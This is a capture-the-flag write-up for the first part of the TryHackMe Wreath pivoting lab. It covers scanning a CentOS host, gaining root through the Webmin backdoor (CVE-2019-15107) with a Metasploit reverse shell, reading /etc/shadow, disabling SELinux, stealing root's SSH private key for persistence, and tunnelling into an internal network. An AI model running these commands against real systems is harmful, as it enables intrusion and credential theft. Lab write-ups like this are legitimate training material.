
THM Wreath Pt.1 — Webmin RCE, Pivoting and a Relayed SYSTEM Shell
TryHackMe Wreath
Difficulty: Easy…i think OS: CentOS / Windows Server 2019 Platform: TryHackMe Category: Network Pivoting Status: In Progress (Part 1 of 2)
Overview
Wreath is a full network pivoting room, not a single box. The premise is simple: compromise a public facing CentOS server, then use it as a bridge to reach an internal Windows network that has zero direct route back to the attacker. Part 1 covers everything up to landing a stable SYSTEM shell on the second host. Part 2 picks up with persistence, evil-winrm, RDP, and Mimikatz.
Two unauthenticated RCEs, one static nmap binary, and a socat relay chained through firewalld. No exploit dev, all public CVEs, all about chaining them correctly ¯\_(ツ)_/¯
Reconnaissance
nmap -sV -sS -T4 -A -Pn 10.200.180.200
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Thomas Wreath | Developer
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
Port 80 redirects to https://thomaswreath.thm, so that goes into /etc/hosts before anything else:
echo "10.200.180.200 thomaswreath.thm" | sudo tee -a /etc/hosts

The site’s a personal portfolio for a developer and sysadmin named Thomas Wreath. Banked immediately: his name as a likely username anywhere else, and the email on the contact page. People who build their own portfolio tend to reuse the same identity everywhere.

Gobuster came back with nothing worth chasing:
gobuster dir -u https://thomaswreath.thm/ -w /usr/share/wordlists/dirb/common.txt -k
Foothold — Webmin RCE (CVE-2019-15107)

Port 10000 throws a Webmin login page. Server header hands over the exact version:
Server: MiniServ/1.890

Webmin 1.890 through 1.920 shipped with a backdoor baked directly into password_change.cgi, tracked as CVE-2019-15107. 1.890 specifically is exploitable completely unauthenticated, no special config needed.

Metasploit’s got a module for it:
10 exploit/linux/http/webmin_backdoor

use exploit/linux/http/webmin_backdoor
set RHOSTS 10.200.180.200
set RPORT 10000
set SSL true
Confirmed the password reset page is actually reachable first, since that’s what makes the backdoor exploitable:
https://10.200.180.200:10000/password_change.cgi

Fired it:
run
[+] The target is vulnerable. Exploitable: version 1.890 is vulnerable
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened

cmd/unix/reverse_perl is the default here because Webmin’s Perl based, so Perl’s guaranteed to exist regardless of what else is or isn’t installed on the box.
Upgraded to Meterpreter:
sessions -u 1
meterpreter > getuid
Server username: root
Root, off the first exploit. No privesc chain needed at all.
meterpreter > sysinfo
Computer     : prod-serv
OS           : CentOS 8.2.2004 (Linux 4.18.0-193.28.1.el8_2.x86_64)

cat /etc/passwd
cat /etc/shadow


Confirms a second real user, twreath, matching the portfolio site. Both hashes pulled here, though neither actually matters for what comes next.
Persistent Root Access
The root hash isn’t crackable, unsalted or not it’s a strong SHA-512 hash rockyou isn’t touching. So, SSH keys, found in /root/.ssh:
cd /root/.ssh
ls
authorized_keys id_rsa id_rsa.pub known_hosts
Already a keypair staged on the box. First instinct, generate a fresh one:
ssh-keygen -t rsa -b 4096 -f ~/.ssh/wreath_key
Mistake. Since this ran inside the shell already sitting on the target, the keypair generated there, not on Kali. Confirmed via hostname returning prod-serv. Private key needs to live on the attacker box, full stop.
Tried appending the new key anyway:
cat wreath_key.pub >> authorized_keys
Operation not permitted
Even as root. Checked SELinux since CentOS enforces by default:
getenforce      # Enforcing
setenforce 0    # Permissive
Still failed in permissive mode, so SELinux wasn’t the actual blocker. Immutable attribute or a shell redirection quirk, worth revisiting with lsattr another time, but not worth the fight since there was a way simpler path already sitting there.
The pre-existing id_rsa.pub was already listed in authorized_keys, comment root@tm-prod-serv:
cat id_rsa.pub
cat authorized_keys
Identical. Already trusted, no write needed. Just take the private key:
cat id_rsa

Pasted onto Kali:
nano ~/.ssh/id_rsa_wreath
chmod 600 ~/.ssh/id_rsa_wreath
ssh -i ~/.ssh/id_rsa_wreath root@thomaswreath.thm
[root@prod-serv ~]#

Clean root, no password, survives the reverse shell dying entirely.
Enumerating the Internal Network
Nmap isn’t installed on prod-serv. Static binary, quick python webserver to move it over:
sudo python3 -m http.server 80
curl 10.250.180.8/nmap-USERNAME -o /tmp/nmap-USERNAME && chmod +x /tmp/nmap-USERNAME
Ping sweep:
./nmap-USERNAME -sn 10.200.180.1-255 -oN scan-USERNAME

Five hosts up. .1 is AWS infra, .250 is the OpenVPN server, both out of scope per the room rules. .200 is prod-serv itself. That leaves .100 and .150.
./nmap-USERNAME -sS 10.200.180.100 -oN scan-100-USERNAME
./nmap-USERNAME -sS 10.200.180.150 -oN scan-150-USERNAME
.100 fully filtered, nothing to work with. .150:
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
RDP and WinRM open means Windows. The interesting one is actually the plain HTTP service, RDP and WinRM are narrow, well documented attack surfaces on a patched box, but an unidentified web service could be anything, and given Thomas is a developer, custom code on that port is a real bet.
To reach .150 from a browser, went with sshuttle over chisel or a straight socat forward, since CentOS’s firewalld is locked down tight and would’ve fought a direct port forward:
sshuttle -r root@thomaswreath.thm --ssh-cmd "ssh -i ~/.ssh/id_rsa_wreath" 10.200.180.0/24 -x 10.200.180.200

-x matters, sshuttle breaks with a broken pipe error if the box you’re tunnelling through sits inside the subnet you’re forwarding.
GitStack RCE (2.3.10)
